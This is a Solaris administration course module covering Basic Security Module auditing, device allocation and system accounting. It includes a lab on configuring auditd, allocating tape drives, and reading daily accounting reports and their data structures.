The Basic Security Module can be viewed as having two logical subsystems. The first subsystem covered in this module is referred to as security auditing. The second is device-allocation.

The addition of these features will automatically increase the level of security offered by the Solaris operating system.

The security auditing feature is best understood when examined from a component level. The main component of this subsystem is a daemon process known as `auditd`. It exists as an executable in the path of `/usr/sbin/auditd.`

The major functions performed by the `auditd` daemon are:

- Open and close audit log files in directories specified by the security administrator.
- Extrapolate audit data from the kernel and record in an audit log.
- Communicate administrative or operational failures to the responsible administrator.

A command-line interface is provided for administrative controls.

Once the initial environment is set up, this daemon can be started and stopped by using the same techniques employed with other Solaris 2.*x* system services.

Architecture

Major Components (Continued)

Events

Any system action that is capable of being audited is defined as an audit event within BSM. Most often these events are initiated by the logged-in user and may have security relevance. All events being audited are defined as single line entries inside the file `/etc/security/audit_event`.

These audit events are further categorized as follows:

- Kernel events

  These are events generated by kernel system calls. Each of these events are given:

  - Number identifiers ranging from 1 to 2047 (for example, the event number for the `creat()`system call is 4)

  - Name identifiers beginning with `AUE_` followed by an uppercase mnemonic for the event (for example, the event name for the `creat()` system call is `AUE_CREAT`)

- User-level events

  These are events generated by user-level programs or third-party application software. Each of these events are given:

  - Number identifiers ranging from 2048 to 65535 (for example, the event number for the program `inetd` is 6151)

  - Name identifiers beginning with `AUE_` followed by an lowercase mnemonic for the event (for example, the event name for the program `inetd` is `AUE_inetd_connect`)

Architecture

Major Components (Continued)

Classes

Each audit event is defined as belonging to one or more audit classes. This is to assist the administrator in dealing with large numbers of events.

There are a maximum of 32 possible classes that can be defined for grouping audit events. Nineteen are defined by default inside the `/etc/security/audit_event` file. These are shown in the table below. Custom flags may be defined in teh file `/etc/security/audit_class`.

The grouping or mapping of events to classes is administrator configurable. The classes themselves are also administrator configurable.

An auditable event is only recorded in the audit logs when the administrator preselects a class that includes the specific event.

Short Name	Long Name	Short Description
no	no_class	Null value for turning off event preselection
fr	file_read	Read of data, open for reading, etc
fw	file_write	Write of data, open for writing, etc.
fa	file_attr_acc	Access of object attributes: `stat`, `pathconf`, etc.
fm	file_attr_mod	Change of object attributes: `chown`, `flock`, etc.
fc	file_creation	Creation of object
fd	file_deletion	Deletion of object
cl	file_close	`close` system call

Short Name	Long Name	Short Description
pc	process	Process operations: `fork, exec, exit`, etc
nt	network	Network events: `bind, connect, accept`, etc.
ip	ipc	System V IPC operations
na	non_attrib	Nonattributable events
ad	administrative	Administrative actions
lo	login_logout	Login and logout events
ap	application	Application-defined event
io	ioctl	`ioctl` system call
ex	exec	Program execution
ot	other	Miscellaneous
all	all	All flags set

Architecture

Major Components (Continued)

Audit Records

Each audit record describes the occurrence of a single audited event. These records contain the following information:

- What user initiated the action or event.
- What action was attempted.
- Which files were affected.
- Where and when it occurred.

The type of information captured for each audit event is maintained within control elements called audit tokens.

Note – See *SunSHIELD Basic Security Module Guide* for more information regarding the interpretation all the fields.

Every time an audit record is created for an audited event, it will consist of some or all of the tokens defined for it.

Audit records are collected in a trail. The trail is a binary file often referred to as the `audit.log` file; however, the literal file name is identified by the contents of the `/etc/security/audit_data` file.

Note – See man pages for `audit.log` for more information regarding the interpretation all the fields.

Architecture

Major Components

Audit Records (Continued)

The `auditreduce` command is used to merge audit records from one or more input audit files. You execute this command from the machine on which the audit trail files exist.

The capabilities provided by the options of the `auditreduce` command are:

- Generates output containing audit records generated only by certain audit flags
- Shows audit records generated by on particular user
- Collects audit records generated on specific dates

Generally, you use the combination of `auditreduce` and the `praudit` command to produce concise readable records.

The `praudit` utility is used to convert the binary audit records to human-readable form.

Example

```
# auditreduce -d 19960618 -u root -m AUE_CHDIR | praudit
| more
```

This allows you to view the audit records generated from the root account that executed the `cd` command on June 18, 1996.

Note – See *SunSHIELD Basic Security Module Guide* and the man pages for more information on the use these utilities.

Architecture

Major Components (Continued)

Audit Flags

Audit flags indicate classes of events to audit.

System-wide defaults are specified for all users and exist in the file `/etc/security/audit_control`.

The administrator can customize what gets audited at the user level beyond what is specified as a system-wide default. The file name for supporting this type of customization is `/etc/security/audit_user`.

The system administrator uses the audit flags in the auditing configuration files to specify which classes of events are to be audited.

Additional classes can be defined and existing classes can be renamed by modifying the information in the file `/etc/security/audit_classes`.

Architecture

Major Components (Continued)

Audit Trail

auditd is responsible for creating and maintaining the audit trail. This is first initiated at system boot time and continues to be maintained throughout the boot cycle.

auditd collects the audit trail data and writes it into the files specified in the /etc/security/audit_control file.

The audit trail files are referenced as the audit.log files.

The audit daemon runs as the root user account. So all files created by auditd are owned by root.

Even when the auditd daemon has no classes to audit, it continuously operates looking for places to put its audit logs.

The auditd operations continue even if the rest of the system's activities are suspended because the kernel's audit buffers are full. The audit operations can continue because auditd is not audited.

You should only ever run one auditd on a system at a time. An attempt to run a second one will result in an error message and an abort.

When auditd starts on a system, it creates the file /etc/security/audit_data. The format of the file consists of a single entry with two colon-separated fields.

The first field is the process ID of auditd, and the second field is the path name of the audit file the auditd daemon is currently writing to. See the man page for audit.log for identifying the file name and interpreting the file format.

Device Management

Device Allocation

The device-allocation mechanism fulfills the object reuse requirements for computing systems at C2 level and above stated by The Trusted Computer System Evaluation Criteria (TCSEC).

The purpose for having a device-allocation mechanism is to minimize the security risks that are associated with the use of various I/O devices (cartridge tape drives, diskette drives, CD-ROM devices, audio chips, modems, terminals, and so forth).

For example, some environments may share the use of a cartridge tape drive between several users. Often times the drive is located away from the user workstations. This configuration creates opportunities for outsiders to gain access to whatever data might be on the unattended drive. Once the user physically loads the tape and makes the tape drive ready, it effectively becomes available to the first user who executes some kind of I/O operation to it.

There is no secure way to protect the tape's confidentiality without physically blocking access to the device or implementing the device allocation feature.

Following are some of the security advantages of enabling device allocation:

- Prevents simultaneous access to an allocatable device
- Prevents unauthorized extrapolation of information from an allocatable device or driver's internal storage
- Prevents a user from reading a tape just written by another user before the first user has removed the tape from the drive

Device allocation makes it possible to exclusively lock a peripheral device at a user name level. It will remain reserved throughout the entire period, from the time it is physically inserted until the time it is physically removed.

Device Management

Device Allocation Files

Once the administrator decides which devices can be allocatable, entries reflecting those choices must be defined within the `/etc/security/device_allocate` file.

This file contains the mandatory access control information about each physical device managed by the device-allocation mechanism. This is a per system file and cannot be defined as a name services resource (for example, NIS map or NIS+ table object).

Note – See the `device_allocate` man page to see the format and structure of the file. Note that the asterisk in the fifth field indicates that the device is *not* allocatable.

Default devices and their characteristics are defined in this file automatically when the administrator enables BSM with the `/etc/security/bsmconv` command.

The next device-allocation based file is also defined automatically when the administrator enables the BSM functionality. The security administrator is expected to edit this file so that it matches the supported environment. The `/etc/security/device_maps` file defines the device-special file mappings for each device.

The file is referenced by many programs that need to discover which device-special files map to a particular device. The `dminfo` command is an example of such a program. It can be used by the administrator to gather device name, device type, and device-special file information for customizing the `/etc/security/device_allocate` file.

Device Management

Device Allocation Files (Continued)

Every allocatable device should have a lock file created for it by the security administrator. They should be zero-length files and exist in the path `/etc/security/dev/`*filename*.

The literal string for the *filename* variable would match the device name entries in both the `/etc/security/device_allocate` and the `/etc/security/device_maps` files.

Device Management

Device-Clean Scripts

The first part of the object-reuse requirement is satisfied by the device-allocation mechanism.

This part addresses the final requirement of the object-reuse criteria in the C2 specification of TCSEC.

The device-clean scripts ensure that all usable data is purged from a device-allocation based physical device before it can be reused.

Enabling BSM will automatically provide several device-clean scripts. These are to support the following standard devices:

- SCSI 1/4-inch tape (`st_clean`)
- Archive 1/4-inch tape (`st_clean`)
- Open-reel 1/2-inch tape (`st_clean`)
- Diskette (`fd_clean`)
- CD-ROM (`sr_clean`)

Note – If you add more allocatable devices to your system you may have to write your own device-clean scripts. The script will have to be designed to support the passing of parameters from the deallocate command. See the `device_allocate` man page.

Device Management

User Commands

allocate

This command manages the ownership of devices through its allocation mechanism. It checks to see that the device is properly defined in the following files:

- /etc/security/device_allocate
- /etc/security/device_maps
- /etc/security/dev/*filename*

deallocate

This command manages the deallocation of devices presently allocated to the evoking user. It resets all the permissions and ownership data associated with the device. It disables user's access to that device.

list_devices

This command lists all of the allocatable devices defined to a single system. The device and all the device-special files associated with the device are displayed.

dminfo

This command provides superuser command-line updating of information in the /etc/security/device_maps file.

It can also be used by the users to display selected items from the contents of the /etc/security/device_maps file.

Device Management

Allocate Error State

The allocate error state occurs when an allocatable device is owned by user `bin` and group `bin` with a device special file mode of 0100.

A user wanting to allocate a device that is in this state will require superuser intervention.

The superuser would have to run the `de-allocate -F` *device* command or conversely, use the `allocate -U` *username* command to assign the device to a user and then look for any error messages.

This error state is usually caused by problems with the device. Once the problems are corrected, the superuser should run either of the above commands.

An example scenario that could cause an allocate error state would be when a device-clean script unsuccessfully executes an `eject` command on a CD-ROM.

Setting Up the Environment

Auditing Startup

The audit feature is enabled once the auditd daemon process is started. The literal steps required for configuring the auditing and device-allocation environments are provided in the accompanying lab exercise.

The major administrative steps required in setting up the environment are identified in the following phases:

- Shutting your operating system down to the single-user mode
- Executing the utility /etc/security/bsmconv
- Recycling your operating system by executing /usr/sbin/init 6

Once you have executed the /etc/security/bsmconv command, you will find that many actions have taken place to enable BSM functionality. This includes the auditing and device-allocation mechanisms.

One of the actions involved creating a script file that would be used for the automatic starting of the auditd daemon process during system initialization. The file name is /etc/security/audit_startup.

This script assists in providing default configuration and audit policy information.

Many of these defaults are identified by the administrative files in /etc/security directory. This directory represents the anchor directory for the auditd process.

The remainder of this module presents information on the implementation and administration of both the accounting software environment as well as the syslog logging utilities.

Lab: Basic Security Module

Purpose

This lab acquaints you with the configuration and operation of Solaris BSM (also known as C2 security). It is not exhaustive and is not a substitute for reading the Solaris 2.5 *SUNSHIELD Basic Security Module Guide*. Referring to the man pages for `audit_control`, `audit_user`, `audit_event`, `praudit`, and `audit` is especially beneficial during this lab.

Lab Setup

To configure BSM you will begin by running the BSM conversion script located in the `/etc/security` directory. Once the script has been run, you will need to edit a few files and then reboot your system.

```
host# cd /etc/security
host# bsmconv
```

This script is used to enable the Basic Security Module (BSM).

```
Shall we continue with the conversion now? [y/n]

y

bsmconv: INFO: checking startup file.

bsmconv: INFO: turning on audit module.

bsmconv: INFO: initializing device allocation files
```

The Basic Security Module should now be ready. If there were any errors, fix them before continuing with this lab. Configure BSM by editing files located in `/etc/security`. Reboot this system now to come up with BSM enabled.

Lab: Basic Security Module (Continued)

▼ Procedure:

1. Before rebooting, configure the types of activity that BSM will audit on your system. To do this involves editing a few files starting with `/etc/security/audit_control` file which controls system wide auditing.

   ```
   host# vi /etc/security/audit_control
   ```

   Edit the file to instruct the `auditd` daemon to create the first (primary) audit log in the directory `/var/audit`. If the primary log file consumes more than 90 percent of the available space in the directory `/var/audit`, then configure the audit daemon to close the current log and start a new one in the `/var/audit1` directory.

   ```
   dir:/var/audit
   dir:/var/audit1
   minfree:10
   ```

   Next, inform the `auditd` daemon to record all successful or unsuccessful logins and logouts, all successful or unsuccessful administrative actions, and, finally, all failed file attribute changes that can be attributed to users.

   ```
   flags:lo,ad,-fm
   ```

   Since in this example you are not monitoring nonattributable events, do not edit the `naflags:` line.

2. It is possible to increase or decrease the amount of auditing done on certain login accounts for security reasons. The information in the `/etc/security/audit_user` file is combined with the information in the `/etc/security/audit_control` file to set the process audit state for any given login account. Set root's audit state so that all events by root are audited except for successful file system reads.

   ```
   host# vi /etc/security/audit_user
   root:all,^+fr:
   :wq!
   ```

Lab: Basic Security Module (Continued)

3. In the event that the file system holding the audit logs fills up entirely you will not be able to do anything on the system. Even root is locked down in this state. In order to log in and free up space in the file system, or to temporarily disable auditing, you will need to add an audit user in the password file directly beneath the entry for root.

```
host# vi /etc/passwd
audit:x:0:1::/:/sbin/sh
:wq!
host# pwconv
host# passwd audit
host# vi /etc/security/audit_user
audit:no:all
:wq!
```

4. Now that you have modified which events will be logged, both system-wide and for individual users, and have set up an audit user, you will need to start auditing by rebooting the system.

```
host# init 6
```

5. To see the PID of the auditd daemon and the name and location of the current log file, view the contents of the `/etc/security/audit_data` file.

```
host# cat /etc/security/audit_data
```

6. The audit log is a binary file. The types of events and the flags that must be set to log them are displayed in the file `/etc/security/audit_event`. Examine the contents of this file.

```
host# more /etc/security/audit_event
```

7. To display the binary log file in readable form, you must use the `praudit` command with the name of the log file listed as the argument.

```
host# praudit 19960611171244.not_terminated.lettuce
```

Notice the long length of the file in such a short length of time. Experiment with different options of the `praudit` command.

Lab: Basic Security Module (Continued)

8. Use the `audit` command, to have the `auditd` daemon reread the `audit_control` file in the event that you make changes to it.

```
host# audit -s
```

9. You may also have the `auditd` daemon close the current log file and open a new one by using the `audit` command.

```
host# audit -n
host# ls /var/audit
```

10. To have the auditd daemon reread the `audit_user` file you must stop and restart the `auditd` daemon. Edit the `audit_user` file to decrease the number of events that are being logged for root.

```
host# vi /etc/security/audit_user
root:lo:no
:wq!
host# /etc/init.d/audit stop
host# /etc/init.d/audit start
```

Note – It will be beneficial to refer to the man pages device_allocate, `device_maps`, `allocate`, `deallocate`, and `dminfo` for the following part of the lab.

---

11. The first column of the file `/etc/security/device_allocate` lists all of the devices that are allocatable to a particular login on the system. If an asterisk appears in the fifth column of an entry, then that device cannot be allocated to the private use on any one login. What devices are listed, and are they allocatable (no asterisk in the fifth column)?

```
host# cat /etc/security/device_allocate
```

12. What are the actual device files in `/dev` that the devices listed in the `device_allocate` file map to?

```
host# cat /etc/security/device_maps
```

Lab: Basic Security Module (Continued)

13. For this step you should be running the OpenWindows environment and have a tape inserted into your tape drive unit. You also will have to create two normal user logins. In one window log in as the first user and in another window log in as the second user. As the first user allocate the tape drive for its exclusive use and then create a `tar` file of `/etc/hosts`.

```
first% /usr/sbin/allocate st0
first% tar cvf /dev/rmt/0 /etc/hosts
```

14. As the second user, try to use the tape drive to tar a file.

```
second% tar cvf /dev/rmt/0 /etc/hosts
```

15. As the second user, try to allocate the tape drive for its use.

```
second% allocate st0
```

16. Based upon current ownership of the lock file, who currently has the device allocated?

```
first% ls -l /etc/security/dev
```

17. As the first user, deallocate the tape drive.

```
first% /usr/sbin/deallocate st0
```

Overview of Accounting

What Is Accounting?

In the terminal server context, “accounting” originally implied the ability to bill users for system services. More recently, the term is used to refer to the monitoring of system operations.

Accounting resources comprise a number of programs and shell scripts that collect data about system use and provide several analysis reports.

What Is Accounting Used For?

Accounting assists system administrators in the following functions:

- Monitoring system usage
- Troubleshooting
- Monitoring system capacity and performance
- Ensuring data security

Types of Accounting

Connection Accounting

Connection accounting includes all information associated with the logging in and out of users. This element of the accounting mechanism does not have to be installed for data to be collected. But if it is not installed, no analysis can be done[1].

When connection accounting is installed, the following data is collected in the `/var/adm/wtmp` file:

- The times at which users logged in
- Shutdowns, reboots, and system crashes
- Terminals and modems used
- The times at which accounting was turned on and off

Process Accounting

As each program terminates, the kernel (the `exit()` function) places an entry in `/var/adm/pacct`. The entry contains the following information:

- The user's UID and GID
- Process start and end times
- CPU time split between user and kernel space
- Amount of memory used
- Number of characters read and written
- Command name (8 characters)
- The process's controlling terminal

1. However, with the `last` command you can print out the protocol file.

Types of Accounting

Disk Accounting

Disk accounting enables you to monitor the amount of data a user has stored on disk. The `dodisk` command available for this purpose should be used once per day. The following information is stored:

- User name and user ID
- Number of data blocks used by a user's files

Charging

The charging mechanisms enable the system administrator to levy charges for specific services (for example, restoring deleted files). These entries are stored in `/var/adm/fee` and are displayed in the accounting analysis report. The following information is stored:

- User name and user ID
- The fee to charge

How Does Accounting Work?

Location of Files

The shell scripts and binaries are located in the `/usr/lib/acct` directory, and the data and report analyses are stored in `/var/adm/acct`.

Types of Files

Accounting maintains three types of files:

- Collection files – Files containing raw data that is appended by the current process or kernel.
- Reports – Data in the form of user reports.
- Summary files – A large number of files containing only summaries. The reports are created from these files.

What Happens at Boot Time?

At boot time, the kernel is informed (through the script `/etc/rc2.d/S22acct`) that an entry must be created in `/var/adm/pacct` for each process. The script consists primarily of the call for the following commands.

`startup`	Starts collection of process information
`shutacct`	Stops data collection and creates an entry in `/var/adm/wtmp`

How Does Accounting Work?

Programs That Are Run

Programs started by `crontab` summarize and analyze the collected data and delete the `/var/adm/pacct` file after analysis.

- `ckpacct` – Prevents excessive growth (more than 500 Kbytes) of the `/var/adm/pacct` file to avoid unnecessarily high compute times during summarizing in the event of an error. In this case the actual `pacct` file is renamed.[2] The collection of data is continued in a new `pacct` file. Additionally, accounting is halted when free space drops below 500 Kbytes in `/var/adm`.
- `dodisk` – Scans the disk and generates a report on disk space currently in use.
- `runacct` – Summarizes the raw data collected over the day, deletes the raw data file, and generates analyses as described below.
- `monacct` – Generates an overall total from the day's totals, and creates a summary report for the entire accounting period. Additionally, the daily reports are deleted and the summary files reset to zero.

A number of commands are started by `runacct` and `monacct`; they can also be started manually.

- `lastlogin` – Lists all known user names and the date on which these users last logged in.
- `nulladm` – Creates empty files with correct permissions.
- `prdaily` – Generates the daily report from the accounting files.

2. To create the new file name, a digit is added to the old file name. The digit increases. `/var/adm/pacct` turns into `/var/adm/pacct1`, `/var/adm/pacct2`, and so on.

How Does Accounting Work?

Programs That Are Run (Continued)

Additionally, the following program is available to the system administrator:

`chargefee`	Used by the system administrator to register additional fees

Location of ASCII Report Files

The analysis and summary files are stored in the `/var/adm/acct/sum` and `/var/adm/acct/fiscal` directories:

- `/var/adm/acct/sum` – Contains the daily summary files and daily reports. These files are created by `runacct` and the scripts and programs `runacct` invokes.
- `/var/adm/acct/fiscal` – Contains the monthly analyses and summary files. These files are created by `monacct`.

Starting and Stopping Accounting

Accounting is started with the following steps:

1. Install the SUNWaccr and SUNWaccu packages using the pkgadd or swmtool command.

2. Install the /etc/init.d/acct script as the start script at run level 2:

   ```
   # ln /etc/init.d/acct /etc/rc2.d/S22acct
   ```

3. Install the/etc/init.d/acct script as the stop script at run level 0:

   ```
   # ln /etc/init.d/acct /etc/rc0.d/K22acct
   ```

4. Modify the crontabs for users adm and root to start the programs dodisk, ckpacct, runacct, and monacct automatically:

   ```
   # EDITOR=vi;export EDITOR
   # crontab -e
   30 22 * * 4 /usr/lib/acct/dodisk
   # crontab -e adm
   0  *   * * * /usr/lib/acct/ckpacct
   30 2   * * * /usr/lib/acct/runacct 2> \
         /var/adm/acct/nite/fd2log
   30 7   1 * * /usr/lib/acct/monacct
   ```

5. Modify the file /etc/acct/holidays, which is used to determine the prime work times. (The reports generated by the accounting programs show a separate total for Prime [prime work time] and Non-prime [other times].)

   A line beginning with an asterisk (*) is a comment line. This file must be modified each year, to update the system with the changing national or local holidays.

6. Reboot the system, or type

   ```
   # /etc/init.d/acct start
   ```

Starting and Stopping Accounting

Example `/etc/acct/holidays` **File**

```
# vi /etc/acct/holidays
* @(#)holidays  2.0 of 1/1/89
* Prime/Nonprime Table for UNIX Accounting System
*
* Curr  Prime   Non-Prime
* Year  Start   Start
*
  1994  0800    1800
*
* only the first column (month/day) is significant.
*
* month/day     Company
*               Holiday
*

* Attention! Holidays with annually changing dates
* have to be updated each year.

1/1          New Years Day
1/16         Martin Luther King's Birthday
2/20         President's Day
5/29         Memorial Day
7/4          Independence Day
9/4          Labor Day
11/23        Thanksgiving Day
11/24        Day After Thanksgiving
12/25        Christmas Day
```

Generating the Data and Reports

Raw Data

Raw data is stored in four separate files:

- /var/adm/pacct
- /var/adm/wtmp
- /var/adm/acct/nite/disktacct
- /var/adm/fee

/var/adm/pacct *File*

Following the startup of accounting, the kernel (the exit() function) writes an entry in the /var/adm/pacct file whenever a process terminates. This is the only logging function that needs to be started explicitly. The definition of the format for entries in this file can be found in <sys/acct.h>[3] under the structure name acct.

/var/adm/wtmp *File*

The /var/adm/wtmp file contains information on logins and logouts and also boot operations and shutdowns. The defining structure for the format of this file is called struct utmp and is defined in <utmp.h>. Entries in the /var/adm/wtmp file are written by the following programs:

- init – When the system is booted and stopped
- startup and shutacct – When process accounting is started and stopped
- ttymon – Responsible port monitor that monitors the serial port for server requests such as login
- login – At login

3. Acute brackets refer to files in the /usr/include directory. Therefore, <sys/acct.h> means /usr/include/sys/acct.h. These structures will be discussed later in this module.

Generating the Data and Reports

Raw Data (Continued)

/var/adm/acct/nite/disktacct *File*

Entries are generated once a day by dodisk. The format of the tacct structure is described in the acct(4) man page. It is also illustrated in "Generating Custom Analyses," on page 6-46.

/var/adm/fee *File*

Only the chargefee command places data in the /var/adm/fee file. The structure consists of the UID, user name, and a number specifying the fee the user pays for a service. This number has a relative rather than an absolute value, which is determined only when the daily and monthly reports are processed.

```
UID Username Fillbytes       Fee
101 otto 0 0 0 0 0 0 0 0 0 0 1500
```

Generating the Data and Reports

rprtMMDD *Daily Report File*

A daily report file, /var/adm/acct/sum/rprt*MMDD*, is generated each night by runacct from the raw data that has been collected. *MM* represents the month (two digits), and *DD* represents the day.

This file is composed of five parts (subreports): daily report, daily usage report, daily command summary, monthly total command summary, and a last login report. The runacct program generates daily summary reports, deletes the raw data, and then calls the script prdaily to generate the five subreports in the file rprt*MMDD*.

To bill users, the reports must be processed further because no cost factors are stored in the system (for example, 1 second CPU = $10). This also applies to charges logged by chargefee.

Daily Report—Connections

The daily report shows the use of the system interfaces and the basic availability.

Subreport 1

```
Apr 22 02:30 1995 DAILY REPORT FOR system Page 1

from Tue Sep 20 02:30:02 1994
to   Wed Sep 21 02:30:01 1994
1        run-level 3
1        run-level 0
1        acctcon
1        runacct
TOTAL DURATION IS 1410 MINUTES
LINE          MINUTES  PERCENT  # SESS  # ON  # OFF
console12308722 2
term/a120911145
term/b453111
TOTALS1395--4 448
```

Generating the Data and Reports

rprt*MMDD* Daily Report File (Continued)

Daily Reports—Connections

- from and to – Gives the time period to which the report applies.
- acctcon, runacct, and so on – More specific activities such as booting, shutdown, and starting and stopping of accounting that are stored in /var/adm/wtmp.
- TOTAL DURATION – The time for which the system was available to the user during this accounting period.
- LINE – The interface described by the next line.
- MINUTES – Number of minutes the interface was active; that is, during which someone was logged in.
- PERCENT – The percentage of minutes in the total duration.
- # SESS – Number of times login was started by the port monitor.
- # ON – The same number as # SESS as it is no longer possible to invoke login directly.
- # OFF – The number of logouts at which control was returned (voluntarily or involuntarily) to the port monitor. Interrupts at the interface are also shown. If the number is significantly higher than the number of # ONs, a hardware error is probably indicated.

Generating the Data and Reports

rprt*MMDD* Daily Report File (Continued)

Daily Usage Report

The daily usage report shows system usage by users.

```
Apr 22 02:30 1995 DAILY USAGE REPORT FOR system Page 1

        LOGIN    CPU    (MINS)    KCORE-MINS     CONNECT (MINS)   DISK     # OF   # OF    # DISK   FEE
UID     NAME     PRIME   NPRIME   PRIME NPRIME    PRIME   NPRIME  BLOCKS   PROCS  SESS   SAMPLES
0       TOTAL    61      1        261     9       614       79   1023848   782     4     3      1500
0       root     16      0        131     5        14       56   1000976   205     1     1         0
5       uucp     0       0          1     2         0        0         0    56     0     1         0
7987    otto     45      1        247     2       600       23     22872   521     3     1      1500


 ...
```

Subreport 2

- `UID` – User identification number.
- `LOGIN NAME` – User name.
- `CPU (MINS)` – Number of CPU minutes used. This information is split into `PRIME` and `NPRIME` (nonprime), where `PRIME` is normal work hours and `NPRIME` is other times such as nights and weekends. The split is determined by the file `/etc/acct/holidays,` which is set up when accounting is installed.
- `KCORE (MINS)` – Memory usage, in Kbytes per minute, by the user programs, split by prime and nonprime.
- `CONNECT (MINS)` – The actual time the user was logged in.

Generating the Data and Reports

rprt*MMDD* Daily Report File

Daily Usage Report (Continued)

- DISK BLOCKS – Number of 512-byte disk blocks at the time dodisk was run.
- # OF PROCS – Number of processes started by this user.
- # OF SESS – Number of times the user logged in and out during the reporting period.
- # DISK SAMPLES – Number of times dodisk was started to obtain the information in the DISK BLOCKS column.
- FEE – The fees collected by the chargefee command (for example, for restoring a file).

Generating the Data and Reports

`rprt`*MMDD* Daily Report File (Continued)

Daily Command Summary

This statistic enables the system bottlenecks to be identified. It shows which commands were started and how often, how much CPU time was used, and so on.

```
Apr 22 02:30 1995 DAILY COMMAND SUMMARY Page 1

     TOTAL COMMAND SUMMARY
         PRIME                PRIME    PRIME
COMMAND  NUMBER  TOTAL       TOTAL    TOTAL      MEAN     MEAN     HOG     CHARS    BLOCKS
NAME     CMDS  KCOREMIN     CPU-MIN  REAL-MIN   SIZE-K   CPU-MIN  FACTOR  TRNSFD    READ
TOTALS   782   52.86        379.55   21430.15   0.14     0.59     0.02    1447776   734

sendmail 0      8.97        0.24     4.83      21.46    0.00     0.00    158130    106
grep     74    5.05         0.11     2.50      44.69    0.00     0.05    504471     17

...
```

Subreport 3

- `COMMAND NAME` – The first eight characters of the command name. The `acctcon` command subsequently enables user names to be attributed to these commands.
- `NUMBER CMDS` – Each command called increments this number by one.
- `TOTAL KCOREMIN` – Total memory used by these commands in Kbytes per minute.
- `PRIME TOTAL CPU-MIN` – Total CPU time used by these programs.

Generating the Data and Reports

`rprt`*MMDD* Daily Report File

Daily Command Summary (Continued)

- `PRIME TOTAL REAL-MIN` – Actual elapsed time.
- `MEAN SIZE-K` – Average memory requirements.
- `MEAN CPU-MIN` – Average CPU time.
- `HOG FACTOR` – The ratio of CPU time to actual elapsed time.
- `CHARS TRNSFD` – Number of characters transferred by `read()` and `write()` system calls.
- `BLOCKS READ` – Number of disk blocks read or written by the program.

Generating the Data and Reports

`rprt`*MMDD* Daily Report File (Continued)

Monthly Total Command Summary

The monthly total command summary report (subreport 4) contains the same fields as the daily command summary report. However, the monthly summary numbers represent accumulated totals since the last execution of `monacct`.

Last Login

Summary information shows when a user last logged in. It enables unused accounts to be easily identified as the entries are displayed in time sequence.

Subreport 5

```
                 Apr 22 02:30 1995 LAST LOGIN Page 1



                 00-00-00       uucp
                 00-00-00       adm
                 00-00-00       bin
                 00-00-00       sys
                 95-03-25       root
                 95-04-21       otto
                 95-04-22       dmpt
                 93-10-04       guest
                 92-12-15       tjm
                 92-07-28       casey
```

Generating the Data and Reports

Periodic Reports

Monthly reports (generated by `monacct`) follow the same formats as the daily reports. Further custom analysis is required to use these reports for true accounting. Certain features should, however, be noted:

- The report includes all activities since `monacct` was last run. There is no interface report.
- The report is in `/var/adm/acct/fiscal/fiscrpt`*MM*, where *MM* represents the current month.
- Monthly summary files are held in `/var/adm/acct/fiscal`.
- The daily summary files are deleted following monthly reporting.
- The daily reports are deleted following monthly reporting.

Generating Custom Analyses

Writing Your Own Programs

You can write your own programs to process the raw data collected by the accounting programs and generate your own reports. For your programs to process the raw data, they must correctly use the format of the entries in the raw data files.

The following pages show the structures that define the format of the entries in the raw data files. Where custom analysis programs are used, `runacct` and `monacct` should not be run.

Generating Custom Analyses

Raw Data Formats

Different structures define the format of the entries in the following raw data files: `/var/adm/wtmp`, `/var/adm/pacct`, and `/var/adm/acct/nite/disktacct`.

Generating Custom Analyses

Raw Data Formats (Continued)

/var/adm/wtmp File

An entry is created for each login and logout in the /var/adm/wtmp file. These entries can be identified from your ut_pid and ut_line entries. The following is an extract from <utmp.h> that defines the format for entries in this file.

```
struct utmp {
        char ut_user[8];            /* User login name */
        char ut_id[4];              /* /etc/inittab id
                                        usually line #) */
        char ut_line[12];           /* device name
                                        (console, lnxx) */
        short ut_pid;               /* short for compat.
                                        - process id */
        short ut_type;              /* type of entry */
        struct exit_status ut_exit;/* The exit status of
                                       a process */
                                         /* marked as DEAD_PROCESS. */
        time_t ut_time;             /* time entry was made */
};


/*    Definitions for ut_type    */
#define EMPTY           0
#define RUN_LVL         1
#define BOOT_TIME       2
#define OLD_TIME        3
#define NEW_TIME        4
#define INIT_PROCESS    5     /* Process spawned by "init" */
#define LOGIN_PROCESS   6     /* A "getty" process waiting
                                     for login */
#define USER_PROCESS    7    /* A user process */
#define DEAD_PROCESS    8
#define ACCOUNTING       9
```

Generating Custom Analyses

Raw Data Formats (Continued)

/var/adm/pacct File

The /var/adm/pacct file is the process accounting file. The format of the information contained in this file is defined in the file <sys/acct.h>.

The following is an extract from <sys/acct.h>.

```
struct  acct
{
        char    ac_flag;                /* Accounting flag */
        char    ac_stat;                /* Exit status */
        uid_t   ac_uid;              /* Accounting user ID */
        gid_t   ac_gid;              /* Accounting group ID */
        dev_t   ac_tty;              /* control typewriter */
        time_t  ac_btime;            /* Beginning time */
        comp_t  ac_utime;            /* acctng user time
                                        in clock ticks */
        comp_t  ac_stime;            /* acctng system time
                                        in clock ticks */
        comp_t  ac_etime;            /* acctng elapsed time
                                        in clock ticks */
        comp_t  ac_mem;              /* memory usage */
        comp_t  ac_io;               /* chars transferred */
        comp_t  ac_rw;            /* blocks read or written */
        char    ac_comm[8];          /* command name */
};
```

Generating Custom Analyses

Raw Data Formats (Continued)

/var/adm/acct/nite/disktacct *File*

The /var/adm/acct/nite/disktacct file is in tacct format and is created by dodisk. However, dodisk is relatively inefficient as it processes file systems using find. Conversion to quot and awk should present no problems to an experienced shell-script programmer.

The actual tacct structure is defined by the acctdisk program and is shown below.

```
/*
 *  total accounting (for acct period), also for day
*/

struct tacct {
    uid_t          ta_uid;      /* userid */
    char           ta_name[8];  /* login name */
    float          ta_cpu[2];   /* cum. cpu time, p/np
                                           (mins) */
    float          ta_kcore[2]; /* cum kcore-minutes, p/np */
    float          ta_con[2];   /* cum. connect time, p/np,
                                           mins */
    float          ta_du;       /* cum. disk usage */
    long           ta_pc;       /* count of processes */
    unsigned short ta_sc;       /* count of login sessions */
    unsigned short ta_dc;       /* count of disk samples */
    unsigned short ta_fee;      /* fee for special services */
};
```

Summary of Accounting Programs and Files

The chart below summarizes the accounting scripts, programs, raw data files, and report files discussed in this module.

Accounting Commands and Files

Commands	Generated Raw Data Files	Generated ASCII Report Files
`init`	`/var/adm/wtmp`	
`startup/ shutacct`	`/var/adm/wtmp`	
`ttymon`	`/var/adm/wtmp`	
`login`	`/var/adm/wtmp`	
kernel (`exit()` function)	`/var/adm/pacct`	
`dodisk`	`/var/adm/acct/nite/disktacct`	
`chargefee`	`/var/adm/fee`	
`runacct`[a]		`/var/adm/acct/sum/rprt`*MMDD*
